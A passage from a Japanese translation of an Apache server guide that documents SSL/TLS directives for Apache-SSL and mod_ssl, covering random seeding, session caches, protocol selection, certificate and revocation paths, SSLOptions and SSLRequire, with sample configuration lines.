実際の運用では、私たちが扱う証明書を発行したCAは、彼ら自身を証明してくれる他のCAに依存しており、連鎖的にルート証明書に辿り着く仕組みになっている。このディレクティブは、何段階の連鎖を辿るかを指定する。辿ることができなかった場合の動作は、SSLVerifyClientの設定値によって決定される。通常、信用すべき証明書は、自分を認証したCAが直接署名したものだけなので、このディレクティブはデフォルトの1に設定すべきだ。

SSLFakeBasicAuth

SSLFakeBasicAuth

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2 では利用不可

ユーザがBasic認証（「5章 認証」参照）を使って接続したかのようにApacheに振る舞わせる。ただし、ユーザ名の代わりに、クライアントの証明書のバージョンである1行のX.509を使用する点が異なる。SSLVerifyClientと一緒にこのディレクティブを有効にすると、その結果はログファイルに記録される。コードはあらかじめ定義されたパスワードを加える。

SSLNoCAList

SSLNoCAList

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2 では利用不可

クライアント証明書の認証時におけるCAリストの提示を無効にする。公開用の環境で役に立つことはほとんどないだろうが、テスト環境では非常に有用である。

SSLRandomFile

SSLRandomFile file|egd file|egd-socket bytes

サーバ設定ファイル

互換性: Apache v2 では利用不可

何らかのランダム性をロードする。これは起動時にロードされ、*file*から最大*bytes*バイトが読み込まれる。このランダム性は、サーバのすべてのインスタンスで共有される。このディレクティブは必要な数だけ指定することができる。

「ランダム性」とは、わかりやすく言えば「ランダムな数値（乱数）」のことである。これは、セッション鍵およびセッションIDを生成するために必要になる。ここで前提とされているのは（決して根拠のないことではないが）、ロードされたランダムな数値は、そのマシンで生成された数値よりもランダムであるということだ。実際には、デジタルマシンでは真にランダムな数値を生成することができない。「SSLRandomFilePerConnection」の説明を参照。

SSLRandomFilePerConnection

SSLRandomFilePerConnection file|egd file|egd-socket bytes

サーバ設定ファイル


互換性: Apache v2 では利用不可

接続ごとに何らかのランダム性をロードする。これは、各接続のSSLネゴシエーションが行われる前にロードされる。SSLRandomFile同様、このディレクティブは必要なだけ指定できる。接続があ

るたびに、指定したすべての値が使用される。

例

```
SSLRandomFilePerConnection file /dev/urandom 1024
SSLRandomFilePerConnection egd /path/to/egd/socket 1024
```



このディレクティブを使用すると、指定したバイト数のランダムな数値がデバイスから読み込まれるまで、サーバがハングアップしたように見える場合がある。ハングアップしているかどうかを確認するには、使用しているプラットフォームの/dev/randomの機能を調べればよい。しかし通常は、もう1つのデバイス/dev/urandomであれば、ランダム性が低くなる可能性はあるものの、すぐにレスポンスがあるはずだ。ランダムデバイスのないシステムでは、Entropy Gathering Daemon (<http://egd.sourceforge.net/>)などのツールを使うことで、ランダムデータを生成することができる。

1つめの引数では、ランダムソースがファイルまたはデバイスであるか、あるいはegdソケットであるかを指定する。Sunプラットフォームに関しては、SUNskiというパッケージをインストールすることで/etc/randomが追加されると言われている。このパッケージはSolarisのパッチ105710-01に含まれている。このほか、すべてのプラットフォームで使用可能なPseudo Random Number Generator (PRNG) というツールもある。詳細については、http://www.aet.tu-cottbus.de/personen/jaenicke/postfix_tls/prngd.htmlを参照してほしい。

CustomLog

CustomLog *nickname*

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2 では利用不可

CustomLogはApache標準ディレクティブだが、Apache-SSLは次のような特殊なカテゴリを追加してログに記録できるようにする（「10章 ログの記録」参照）。

{cipher}c

この接続に利用している暗号の名称。

{clientcert}c

クライアントが提示した1行の証明書。

{errcode}c

クライアント証明書の検証が失敗した場合のSSLLeayエラーコード。成功した場合は、“-”がログに記録される。

{errstr}c

エラーコードに対応するSSLLeay文字列。

{version}c

利用しているSSLのバージョン。0.9.0より前のバージョンのSSLeayを使用している場合は、2 (SSL2) または3 (SSL3) という単純な数字となる。0.9.0以降のバージョンを使用している場合は、SSL2、SSL3、またはTLS1のいずれかの文字列となる。

例

```
CustomLog logs/ssl_log "%t %{cipher}c %{clientcert}c %{errcode}c %{errstr}c"
```

SSLExportClientCertificates

SSLExportClientCertificates

サーバ設定ファイル、バーチャルホスト、.htaccess、ディレクトリ

クライアント証明書とその背後の証明書連鎖をCGIにエクスポートする。証明書は、環境変数SSL_CLIENT_CERTおよびSSL_CLIENT_CERT_CHAIN_*n* (*n*は1以上) によってbase 64でエンコードされる。このディレクティブは、`.../src/include/buff.h`でAPACHE_SSL_EXPORT_CERTSがTRUEに設定されている場合にのみ有効になる。

11.8.2 Apacheバージョン2用のSSL関連ディレクティブ

Apacheバージョン2用のSSL関連ディレクティブのうち、以下の6つ以外のディレクティブはすべて新たに導入されたものだ。

```
SSLSessionCacheTimeout
SSLCertificateFile
SSLCertificateKeyFile
SSLVerifyClient
SSLVerifyDepth
SSLRequireSSL
```

これらはバージョン2でも引き続き使用可能で、その機能はすでに説明したとおりだ。後方互換性が保たれているディレクティブもあるが (http://httpd.apache.org/docs-2.0/ssl/ssl_compat.htmlを参照)、どのバージョンのApacheを使うかを決めたうえで、そのバージョンに適したディレクティブを使用した方がよいだろう。

SSLPassPhraseDialog

SSLPassPhraseDialog type

デフォルト: builtin

サーバ設定ファイル

互換性: Apache v2でのみ利用可能

Apacheはその起動時に、SSLを有効にしたバーチャルサーバのさまざまな証明書ファイル

(「SSLCertificateFile」の説明を参照) および秘密鍵ファイル(「SSLCertificateKeyFile」の説明を参照)を読み込む必要がある。通常、秘密鍵ファイルは暗号化されているので、`mod_ssl`は管理者にパスフレーズを問い合わせさせてこれらのファイルを復号化しなければならない。問い合わせ方法は2種類あり、`type`で指定することができる。

builtin

これがデフォルトで、この場合は起動時にパスフレーズを対話的に入力する。管理者は、暗号化された秘密鍵ファイルごとにパスフレーズを入力する必要がある。複数のファイルに同じパスフレーズが使用されている場合もあるので、各パスフレーズは、まだ復号化されていないすべてのファイルに対して試行される。

`exec:/path/to/program`

暗号化された各秘密鍵ファイルに対してApacheの起動時に呼び出す外部プログラムを指定する。外部プログラムは、使用するサーバとアルゴリズムを指定する2つの引数とともに呼び出される。1つめの引数では`servername:portnumber`の形式でサーバを指定し、2つめの引数ではRSAまたはDSAでアルゴリズムを指定する。外部プログラムは、標準出力にパスフレーズを出力しなければならない。このプログラムでは、最初にアタッカーの攻撃に対するセキュリティチェックを行い、チェックにパスした場合にだけ適切なパスワードを出力する。`builtin`の場合と同様に、各パスフレーズは復号化されていないすべての秘密鍵ファイルに対して試行される。

例

```
SSLPassPhraseDialog exec:/usr/local/apache/sbin/pp-filter
```

SSLMutex

`SSLMutex type`

デフォルト: `none` (本文の注意事項参照)

サーバ設定ファイル

互換性: Apache v2 でのみ利用可能

SSLエンジンのセマフォ(すなわち、マルチユーザのロック)を設定する。セマフォとは、事前にフォークされたApacheのサーバプロセス間の動作を同期するために使用されるものだ。このディレクティブを使用できるのは、グローバルサーバコンテキストにおいてのみである。

`mutex`のタイプとして、`types`に以下のオプションを指定できる。

none

これがデフォルトで、この場合、`mutex`は使用されない。`mutex`はおもにSSLセッションキャッシュへの書き込みアクセスを同期するために使用されるため、`mutex`を使用しないとセッションキャッシュが破損するおそれがある。セッションキャッシュが破損すると困ったことになるので、`none`を指定することはお勧めしない。

`file:/path/to/mutex`

このオプションでは、パスおよびファイル名を指定して、mutexの実ファイルを設定する。`/path/to/mutex`には、必ずローカルディスクのファイルシステム上にあるファイルを指定し、NFSやAFSなどのファイルシステム上にあるファイルを指定してはならない。値を一意なものにするため、Apacheの親プロセスのプロセスID (PID) が自動的に`/path/to/mutex`に付加される。したがって、競合の問題を心配する必要はない。Win32では、このタイプのmutexを使用することはできない。

`sem`

System V系UnixおよびWin32で使用可能なセマフォのmutex。Win32ではこれを指定する必要がある。

例

```
SSLMutex file:/usr/local/apache/logs/ssl_mutex
```

SSLRandomSeed

`SSLRandomSeed context source [bytes]`

互換性: Apache v2でのみ利用可能

OpenSSLのPRNGのシードを生成するためのソースを1つ以上設定する。シードの生成は、起動時 (`context`は'`startup`') または新しいSSL接続が確立される直前 (`context`は'`connect`'), あるいはその両方のタイミングで行うことができる。PRNGはグローバルに作用する機能なので、このディレクティブを使用できるのは、グローバルサーバコンテキストにおいてのみである。

`source`に`builtin`を指定した場合、組み込みのシード生成ソースが使用される。PRNGのシード生成に使用されるソースは、現在の時刻、現在のプロセスID、およびApacheのプロセス間スコアボードからランダムに抽出された1KB分のデータ (利用可能な場合) で構成される。ただしこれはソースとしては強力なものではなく、スコアボードが利用できない起動時には、数バイトのエントロピーが生成されるだけである。

したがって、起動時にシードを生成する場合は、以下の形式で追加のシード生成ソースを指定する必要がある。

`file:/path/to/source`

ここでは、PRNGのシードを生成する際のソースとして、外部ファイル`/path/to/source`を指定している。`bytes`を指定した場合は、ソースとなるファイルの先頭の`bytes`バイトだけがエントロピーの生成に使用される (`bytes`が最初の引数として`/path/to/source`に渡される)。 `bytes`を指定しない場合は、ファイル全体がエントロピーの生成に使用される (0が最初の引数として`/path/to/source`に渡される)。 `bytes`は、FreeBSDやLinuxといった最近のUnix系OSに備わっている`/dev/random`デバイスまたは`/dev/urandom`デバイス (あるいはその両方) を使用するインスタンスで起動時にシードを生成する場合に指定するといいたいだろう。



`/dev/random`を使用すると質の高いデータが得られるが、指定したバイト数のデータを持っていない場合もある。システムによっては、指定したバイト数のデータが用意できるまで読み込みを待機するので、処理に時間がかかることがある。また、その時点で利用可能なバイト数のデータだけを使うシステムもあるが、この場合は十分なエントロピーが生成されない可能性がある。

より望ましいのは`/dev/urandom`の方だ。`/dev/urandom`では待機が発生することもなく、確実に指定したバイト数のデータが得られるからだ。デメリットは、データの質が最良ではない可能性があることだけだ。

FreeBSDなどの一部のプラットフォームでは、エントロピーの生成方法を制御することができる。詳細は、`rndcontrol(8)`のmanページを参照してほしい。また、EGD (Entropy Gathering Daemon) などのツールを使い、`exec:/path/to/program/`といった引数（詳細は後述）を付けてEGDのクライアントプログラムを実行したり、`egd:/path/to/egd-socket`（詳細は後述）を指定したりすることもできる。

次のように指定することで、シード生成のソースとして外部プログラムを使うことができる。

```
exec:/path/to/program
```

ここでは、PRNGのシードを生成する際のソースとして、外部プログラム`/path/to/program`を指定している。`bytes`を指定すると、`stdout`の先頭の`bytes`バイトだけがエントロピーの生成に使用される。`bytes`を指定しない場合は、`stdout`にあるすべてのデータがエントロピーの生成に使用される。`bytes`は、起動時にシードを生成する場合で、外部プログラムの力を借りて非常に強力なシードを生成する必要がある場合にのみ指定するといだろう。`context`が`'connect'`の場合に`bytes`を指定すると、サーバの処理速度が極端に低下する。

`source`には、外部EGDのUnixドメインソケットを指定することもできる。

```
egd:/path/to/egd-socket (Unixのみ)
```

ここでは、PRNGのシードを生成するために、EGD (<http://www.lothar.com/tech/crypto/>参照) のUnixドメインソケットを使用している。これは、使用しているプラットフォームにランダムデバイスがない場合に使用するといいだろう。

例

```
SSLRandomSeed startup builtin
SSLRandomSeed startup file:/dev/random
SSLRandomSeed startup file:/dev/urandom 1024
SSLRandomSeed startup exec:/usr/local/bin/truerand 16
SSLRandomSeed connect builtin
SSLRandomSeed connect file:/dev/random
SSLRandomSeed connect file:/dev/urandom 1024
```

SSLSessionCache

SSLSessionCache type

デフォルト: SSLSessionCache none

サーバ設定ファイル

互換性: Apache v2 でのみ利用可能

グローバル/プロセス間SSLセッションキャッシュの格納領域のタイプを設定する。このキャッシュはオプションの機能で、並列リクエストの処理を高速化するためのものだ。SSLのセッション情報は、(HTTPのKeepAliveを使用して) 同じサーバプロセスに対するリクエスト内で処理され、ローカルにキャッシュされる。しかし最近のクライアントは、並列リクエスト（通常は最大4つ）を介してインライン画像とその他のデータを要求するため、これらのリクエストは事前にフォークされた複数のサーバプロセスによって処理されることになる。そこでプロセス間キャッシュを使用することにより、不要なセッションハンドシェイクの発生を防ぐことができる。

現在サポートされている格納領域のタイプを以下に示す。

none

これがデフォルトで、グローバル/プロセス間セッションキャッシュを無効にする。機能的な面で特にデメリットはないが、処理速度が大幅に低下する可能性がある。

dbm:/path/to/datafile

ローカルディスク上のDBMハッシュファイルを利用して、各サーバプロセスのローカルOpenSSLメモリキャッシュを同期する。サーバのI/O性能が若干向上することで、クライアントリクエストの処理速度が大幅に向上する。したがって、通常はこのタイプの格納領域を使用すればいいだろう。

shm:/path/to/datafile[(size)]

RAMの共有メモリセグメント（/path/to/datafile 経由で作成される）内の高性能ハッシュテーブル（サイズは、おおよそsizeで指定したバイト数）を利用して、各サーバプロセスのローカルOpenSSLメモリキャッシュを同期する。この格納領域タイプを利用できるプラットフォームは存在していない。

例

```
SSLSessionCache dbm:/usr/local/apache/logs/ssl_gcach_data
SSLSessionCache shm:/usr/local/apache/logs/ssl_gcach_data(512000)
```

SSLEngine

SSLEngine on|off

デフォルト: SSLEngine off

サーバ設定ファイル、バーチャルホスト

これを外部ハードウェアエンジンに関係するディレクティブだと思った読者もいるかもしれないが、

そうではない。このディレクティブは、SSLを有効または無効にするためのものだ。これは `SSLEnable` および `SSLDisable` と同様の働きをし、これらを `SSLEngine` の代わりに使用することもできる。通常このディレクティブは、特定のバーチャルホストのSSL/TLSを有効にするために `<VirtualHost>` セクション内で使用する。SSL/TLSプロトコルエンジンは、デフォルトでは主サーバおよび設定済みのすべてのバーチャルホストで無効になっている。

例

```
<VirtualHost _default_:443>
  SSLEngine on
  ...
</VirtualHost>
```

SSLProtocol

`SSLProtocol [+–]protocol ...`

デフォルト: `SSLProtocol all`

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2でのみ利用可能

このディレクティブを使うと、サーバ環境の確立の際に `mod_ssl` が使用するSSLプロトコルの種類を指定できる。クライアントは、ここで指定されたいずれかのプロトコルでのみ接続することができる。

`protocol` に指定できるプロトコルを以下に示す（大文字と小文字は区別されない）。

SSLv2

SSLプロトコルのバージョン2.0。これは、Netscape Corporationによって設計されたオリジナルバージョンのSSLプロトコルだ。

SSLv3

SSLプロトコルのバージョン3.0。SSLバージョン2の後継で、1999年2月の時点でSSLプロトコルのデファクトスタンダードとなっている。Netscape Corporationが開発した。メジャーなブラウザのほとんどでサポートされている。

TLSv1

TLS (Transport Layer Security) プロトコルのバージョン1.0。IETFで標準化された、最新かつ最も高機能なバージョンのSSL。

All

"`+SSLv2 +SSLv3 +TLSv1`"を簡単に指定するためのオプション。また、以下の例のようにマイナス記号を付けたプロトコルを `All` とともに指定すると、そのプロトコル以外のすべてのプロトコルを有効にできる。

例

```
#    SSLv3 と TLSv1 を有効にして、SSLv2 を無効にする設定
SSLProtocol all -SSLv2
```

SSLCertificateFile

Apacheバージョン1.3用の説明を参照。

SSLCertificateKeyFile

Apacheバージョン1.3用の説明を参照。

SSLCertificateChainFile


SSLCertificateChainFile filename

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2 でのみ利用可能

このディレクティブは、サーバ証明書の証明書連鎖を構成する各CAの証明書をひとまとめにしたファイルを指定する。このファイルには、サーバ証明書を発行したCAの証明書から始まり、ルートCAの証明書までを含めることができる。このファイルは、PEMエンコードされたさまざまなCAの証明書ファイルを単純に連結したものだ。通常、連結順序は証明書連鎖の順序となる。

このディレクティブは、サーバ証明書に付け加える形でブラウザに送信されるサーバ証明書連鎖を明示的に構築するために、**SSLCACertificatePath**の代わりとして、またはこれと併せて使用する。これは、クライアント認証を行う際、CAの証明書との競合を避けるうえで特に有用だ。サーバ証明書連鎖のCAの証明書を**SSLCACertificatePath**に指定することによっても、証明書連鎖を構築したのと同じ効果が得られるが、それと同じCAによって発行されたクライアント証明書がクライアント認証時に受け入れられてしまうという副次的な作用がある。ただし、通常はこのようなことはあまり起こらない。



証明書連鎖が正常に機能するためには、単一の（RSAベースまたはDSAベースの）サーバ証明書を使用している必要がある。RSAベースの証明書とDSAベースの証明書ペアを使用している場合には、両方の証明書が同じ証明書連鎖を使用していなければならない。さもないと、ブラウザが正しい判断を下せなくなる。

例

```
SSLCertificateChainFile /usr/local/apache/conf/ssl.crt/ca.crt
```

SSLCACertificatePath

SSLCACertificatePath directory

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2 でのみ利用可能

このディレクティブは、アクセスを受け付けるクライアントの証明書を発行したCAの証明書を格納するディレクトリを指定する。これらの証明書は、クライアント認証時にクライアント証明書を検証するために使用される。

このディレクトリに格納するファイルは、PEMエンコードされたものでなければならない。また、これらのファイルにアクセスする際はハッシュされたファイル名を使用する。したがって通常は、このディレクトリに証明書ファイルを配置するだけではなく、*hash-value.N*という名前のシンボリックリンクも作成する必要がある。このディレクトリには、必ず適切なシンボリックリンクを格納しておかなければならない。この処理は、OpenSSLに付属する *tools/c_rehash* というユーティリティを使って行うことができる。

例

```
SSLCACertificatePath /usr/local/apache/conf/ssl.crt/
```

SSLCACertificateFile

SSLCACertificateFile filename

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2でのみ利用可能

このディレクティブは、アクセスを受け付けるクライアントの証明書を発行したCAの証明書をひとまとめにしたファイルを指定する。これらの証明書は、クライアント認証に使用される。このファイルは、PEMエンコードされたさまざまな証明書ファイルを任意の順序で単純に連結したものだ。このディレクティブは、SSLCACertificatePathの代わりとして、またはこれと併せて使用できる。

例

```
SSLCACertificateFile /usr/local/apache/conf/ssl.crt/ca-bundle-client.crt
```

SSLCARevocationPath

SSLCARevocationPath directory

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2でのみ利用可能

このディレクティブは、アクセスを受け付けるクライアントの証明書を発行したCAの証明書失効リスト (CRL: Certificate Revocation Lists) を格納するディレクトリを指定する。これらのリストは、クライアント認証時にクライアント証明書を無効にするために使用される。

このディレクトリに格納するファイルは、PEMエンコードされたものでなければならない。また、これらのファイルにアクセスする際はハッシュされたファイル名を使用する。このため、*hash-value.rN*という名前で、このディレクトリに配置したファイルへのシンボリックリンクを作成する必要がある。この処理を行うには、*mod_ssl*に付属するMakefileを使用する。

例

```
SSLCARevocationPath /usr/local/apache/conf/ssl.crl/
```

SSLCARevocationFile

SSLCARevocationFile filename

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2 でのみ利用可能

このディレクティブは、アクセスを受け付けるクライアントの証明書を発行したCAのCRLをひとまとめにしたファイルを指定する。これらのリストは、クライアント認証に使用される。このファイルは、PEMエンコードされたさまざまなCRLファイルを任意の順序で単純に連結したものだ。このディレクティブは、SSLCARevocationPathの代わりとして、またはこれと併せて使用できる。

例

```
SSLCARevocationFile /usr/local/apache/conf/ssl.crl/ca-bundle-client.crl
```

SSLVerifyClient

Apacheバージョン1.3用の説明を参照。

SSLVerifyDepth

Apacheバージョン1.3用の説明を参照。

SSLLog †

SSLLog filename

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2 でのみ利用可能

このディレクティブは、SSLプロトコルエンジン専用のログファイルの名前を指定する。エラーメッセージは、ErrorLogディレクティブで設定した、Apacheの通常のerror_logファイルにも記録される。このファイルは、サーバ上のシンボリックリンクによる攻撃に使われることのない場所（rootだけが書き込み可能な場所など）に配置する。filenameの先頭がスラッシュ (/) でない場合は、ServerRootからの相対パスとして認識される。filenameの先頭が垂直バー (|) の場合、後続の文字列は、信頼性のあるパイプを確立することのできる実行可能プログラムへのパスとして認識される。このディレクティブは、バーチャルサーバ設定ごとに1つ指定する。

† 監訳注: SSLLogディレクティブはv2.0.37以降では廃止され、代わりにErrorLogディレクティブを使用するようになった。)

例

```
SSLLog /usr/local/apache/logs/ssl_engine_log
```

SSLLogLevel[†]

```
SSLLogLevel level
```

デフォルト: SSLLogLevel none

サーバ設定ファイル、バーチャルホスト

このディレクティブは、SSLプロトコルエンジン専用のログファイルの詳細度を指定する。level には、以下のいずれかを指定する（以下は昇順に並べられており、上位のレベルには下位のレベルの情報が含まれる）。

none

SSL専用のログは作成しない。ただしerrorレベルのメッセージは、Apacheの通常のエラーログファイルに書き込まれる。

error

致命的な（処理が停止している）問題を示したエラータイプのメッセージのみがログに書き込まれる。これらのメッセージは、Apacheの通常のエラーログファイルにも書き込まれる。

warn

致命的ではない（処理は停止していない）問題を示した警告メッセージがログに書き込まれる。

info

重要度の高い処理ステップを示した通知メッセージがログに書き込まれる。

trace

重要度の低い処理ステップを示した追跡メッセージがログに書き込まれる。

debug

開発情報および低レベルのI/O情報を示したデバッグメッセージがログに書き込まれる。

例

```
SSLLogLevel warn
```

SSLOptions

```
SSLOptions [+−]option ...
```

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

互換性: Apache v2でのみ利用可能

このディレクティブを使用すると、さまざまな実行時オプションをディレクトリごとに制御することができる。あるディレクトリに適用できるSSLOptionsディレクティブが複数ある場合、通常は最も

[†] 監訳注：SSLLogLevelディレクティブはv2.0.37以降では廃止され、代わりにLogLevelディレクティブを使用するようになった。）

そのディレクトリに限定されたディレクティブだけが使われ、すべてのディレクティブのオプションがマージされるわけではない。しかし、SSLOptionsディレクティブに指定されたすべてのオプションにプラス記号(+)またはマイナス記号(-)が前置されている場合、各オプションはマージされる。+が前置されたオプションは現在有効なオプション群に追加され、-が前置されたオプションは現在有効なオプション群から取り除かれる。

optionに指定可能なオプションを以下に示す。

StdEnvVars

このオプションを有効にすると、SSL関連の標準的なCGI/SSI環境変数が生成される。環境変数情報を抽出する処理はコストが高いというパフォーマンス上の理由から、このオプションはデフォルトでは無効になっている。したがってこのオプションは、CGIおよびSSIリクエストに限って有効にするのが一般的だ。

CompatEnvVars

このオプションを有効にすると、ほかのApache SSLソリューションとの後方互換性を維持するためのCGI/SSI環境変数が生成される。このオプションで生成される環境変数の詳細については、Apacheマニュアルの互換性に関する章 (http://httpd.apache.org/docs-2.0/ssl/ssl_compat.html) を参照してほしい。

ExportCertData

このオプションを有効にすると、その他のCGI/SSI環境変数が生成される。生成される環境変数は、SSL_SERVER_CERT、SSL_CLIENT_CERT、およびSSL_CLIENT_CERT_CHAINn (nは0,1,2,...) である。これらの環境変数には、現在のHTTPS接続におけるサーバおよびクライアントのPEMエンコードされたX.509証明書が格納される。CGIスクリプトでこれらの情報を使用することにより、厳重な証明書チェックを行うことができる。クライアント証明書連鎖のその他の証明書も、すべて環境変数に格納される。ただし、これは環境変数の肥大化につながる。

FakeBasicAuth

FakeBasicAuthを使用すると、暗号化された証明書による認証を、旧来の認証関連ディレクティブを利用しているかのように行うことができる。これにより、Limit、Require、Satisfyといった標準ディレクティブを利用できるようになるので、サーバ管理の負担を軽減することができる。

このオプションを有効にすると、クライアントのX.509証明書のサブジェクトDNがHTTP Basic認証のユーザ名に変換される。ユーザ名は、クライアントのX.509証明書のサブジェクトそのものだ(サブジェクトは、OpenSSLのopenssl x509コマンドを使用して、openssl x509 -noout -subject -in certificate.crtと実行することで確認できる)。ユーザ名を確認する方法として最も簡単なのは、ユーザにWebサイトへアクセスしてもらうことだ。ユーザーがWebサイトにアクセスすれば、ログファイルでその名前を確認することができる。ユーザは証明書を保有しているので、そのユーザからパスワードを受け取る必要はない。しかし、ユーザファイルの各エントリに、“password”を暗号化した文字列をパスワードとして登録

する必要がある。このファイルを簡単に作成するには、まず次のようにして最初のエントリを作成する。

```
htpasswd -c sales bill
```

暗号化の結果に不一致が生じないように、htpasswdはオペレーティングシステムの標準の暗号化手法（Apacheが使うのと同じ手法）を使用する。筆者らが使うFreeBSDの場合は、CRYPTだ。暗号化された結果は次のようになる。

```
bill:$1$RBZaI/..$/n0bgKUfnccGEsg4WQUVx
```

以下のようにして、ほかのエントリを作成する。

```
htpasswd sales sam
htpasswd sales sonia
...
```

エントリごとにパスワードを2回入力するか、またはsalesを以下のように編集する。

```
bill:$1$RBZaI/..$/n0bgKUfnccGEsg4WQUVx
sam:$1$RBZaI/..$/n0bgKUfnccGEsg4WQUVx
sonia:$1$RBZaI/..$/n0bgKUfnccGEsg4WQUVx
```

StrictRequire

SSLRequireSSLまたはSSLRequireのアクセス禁止条件に該当する場合に、強制的にアクセスを禁止する。デフォルトでは、"Satisfy any"ディレクティブが指定されていて、その他のアクセス制限に該当しなかった場合、SSLRequireSSLまたはSSLRequireによるアクセス拒否は無効にされる（これはApacheのSatisfyメカニズムによるものだ）。しかし、アクセス制限を厳格に適用したい場合には、SSLRequireSSLまたはSSLRequire（あるいはその両方）を、"SSLOptions+StrictRequire"とともに指定すればよい。このようにすると、mod_sslがアクセスを拒否すると判断した場合は、"Satisfy Any"が指定されていたとしても、アクセスは拒否される。

OptRenegotiate

SSL関連のディレクティブがディレクトリごとのコンテキストで指定されている場合に、SSL接続の再ネゴシエーション処理を最適化する。デフォルトでは厳格なモードが有効にされているので、SSLパラメータがディレクトリごとに再設定されている場合、再設定のたびにSSLのネゴシエーションハンドシェイクがひととおり行われる。このオプションを指定すると、mod_sslは、パラメータチェックの厳密さを（安全性を維持したまま）緩くすることで、不要なハンドシェイクが行われないようにする。ただし、厳密さを緩くしたパラメータチェックでは、意図したとおりの結果が得られない場合もあるので、このオプションはディレクトリ単位で有効にした方がよいだろう。

例

```
SSLOptions +FakeBasicAuth -StrictRequire
<Files ~ "\.(cgi|shtml)$">
    SSLOptions +StdEnvVars +CompatEnvVars -ExportCertData
</Files>
```

SSLRequireSSL

SSLRequireSSL

ディレクトリ、.htaccess

互換性: v2 でのみ利用可能

このディレクティブは、現在の接続でHTTPS (HTTP over SSL) が有効になっていない場合にアクセスを禁止する。これは、SSLを有効にしたバーチャルホストやディレクトリで、保護すべきコンテンツを設定ミスによってSSLなしで公開してしまうのを防ぐうえで有効だ。このディレクティブを設定した場合、SSLを使用しないすべてのリクエストが拒否される。

例

```
SSLRequireSSL
```

SSLRequire

SSLRequire expression

ディレクトリ、.htaccess

上書き: AuthConfig

互換性: Apache v2 でのみ利用可能

アクセスを許可するうえで満たされる必要のある条件のチェックを行う。これは強力なディレクティブで、任意数のアクセスチェックを含む複雑なブール式を自由に設定することができる。

expressionに指定する式は、以下の構文に一致している必要がある（以下は、BNF記法で記述されている。BNF記法の詳細については<http://www.cs.man.ac.uk/~pjj/bnf/bnf.html>を参照）

```
expr      ::= "true" | "false"
           | "!" expr
           | expr "&&" expr
           | expr "||" expr
           | "(" expr ")"
           | comp

comp      ::= word "==" word | word "eq" word
           | word "!=" word | word "ne" word
           | word "<" word | word "lt" word
           | word "<=" word | word "le" word
           | word ">" word | word "gt" word
           | word ">=" word | word "ge" word
```

```

| word "in" "(" wordlist ")"
| word "=~" regex
| word "!~" regex

wordlist ::= word
| wordlist "," word

word ::= digit
| cstring
| variable
| function

digit ::= [0-9]+
cstring ::= "..."
variable ::= "%{" varname}"
function ::= funcname "(" funcargs")"
```

*varname*には、以下に示すCGIおよびApacheの標準的な変数を使用できる。

HTTP_USER_AGENT	PATH_INFO	AUTH_TYPE
HTTP_REFERER	QUERY_STRING	SERVER_SOFTWARE
HTTP_COOKIE	REMOTE_HOST	API_VERSION
HTTP_FORWARDED	REMOTE_IDENT	TIME_YEAR
HTTP_HOST	IS_SUBREQ	TIME_MON
HTTP_PROXY_CONNECTION	DOCUMENT_ROOT	TIME_DAY
HTTP_ACCEPT	SERVER_ADMIN	TIME_HOUR
HTTP:headername	SERVER_NAME	TIME_MIN
THE_REQUEST	SERVER_PORT	TIME_SEC
REQUEST_METHOD	SERVER_PROTOCOL	TIME_WDAY
REQUEST_SCHEME	REMOTE_ADDR	TIME
REQUEST_URI	REMOTE_USER	ENV:variablename
REQUEST_FILENAME		

また、以下のSSL関連の変数も使用できる。

HTTPS	SSL_CLIENT_M_VERSION	SSL_SERVER_M_VERSION
SSL_CLIENT_M_SERIAL	SSL_SERVER_M_SERIAL	SSL_PROTOCOL
SSL_CLIENT_V_START	SSL_SERVER_V_START	SSL_SESSION_ID
SSL_CLIENT_V_END	SSL_SERVER_V_END	SSL_CIPHER
SSL_CLIENT_S_DN	SSL_SERVER_S_DN	SSL_CIPHER_EXPORT
SSL_CLIENT_S_DN_C	SSL_SERVER_S_DN_C	SSL_CIPHER_ALGKEYSIZE
SSL_CLIENT_S_DN_ST	SSL_SERVER_S_DN_ST	SSL_CIPHER_USEKEYSIZE
SSL_CLIENT_S_DN_L	SSL_SERVER_S_DN_L	SSL_VERSION_LIBRARY
SSL_CLIENT_S_DN_O	SSL_SERVER_S_DN_O	SSL_VERSION_INTERFACE

SSL_CLIENT_S_DN_OU	SSL_SERVER_S_DN_OU	SSL_CLIENT_S_DN_CN
SSL_SERVER_S_DN_CN	SSL_CLIENT_S_DN_T	SSL_SERVER_S_DN_T
SSL_CLIENT_S_DN_I	SSL_SERVER_S_DN_I	SSL_CLIENT_S_DN_G
SSL_SERVER_S_DN_G	SSL_CLIENT_S_DN_S	SSL_SERVER_S_DN_S
SSL_CLIENT_S_DN_D	SSL_SERVER_S_DN_D	SSL_CLIENT_S_DN_UID
SSL_SERVER_S_DN_UID		

*funcname*には、次の関数を使用できる。

```
file(filename)
```

この関数は引数として文字列を1つ取り、そのファイルの中身を展開する。これは、ファイルの中身を正規表現と照合する場合に特に有用だ。

*expression*は、まず内部のマシン表現に解析されてから、次のステップで評価される。グローバルコンテキストまたはサーバごとのコンテキストでは、*expression*は起動時に解析され、実行時にはマシン表現のみが実行される。ディレクトリごとのコンテキストでは、*expression*はリクエストが発生するたびに解析および実行される。

例

```
SSLRequire (    %{SSL_CIPHER} !~ m/^(EXP|NULL)-/ \
               and %{SSL_CLIENT_S_DN_O} eq "Snake Oil, Ltd." \
               and %{SSL_CLIENT_S_DN_OU} in {"Staff", "CA", "Dev"} \
               and %{TIME_WDAY} >= 1 and %{TIME_WDAY} <= 5 \
               and %{TIME_HOUR} >= 8 and %{TIME_HOUR} <= 20      ) \
or %{REMOTE_ADDR} =~ m/^192\.76\.162\.[0-9]+\$/
```

ここで指定しているのは、「暗号が輸出用またはNULLではない」、「組織名は"Snake Oil, Ltd."」、「組織の部門名は"Staff"、"CA"、または"DEV"のいずれか」、「日時は月～金曜日の午前8時～午後6時」のすべてを満たすか、あるいはクライアントのIPアドレスが192.76.162でなければならない、という条件だ。

11.9 暗号スイート

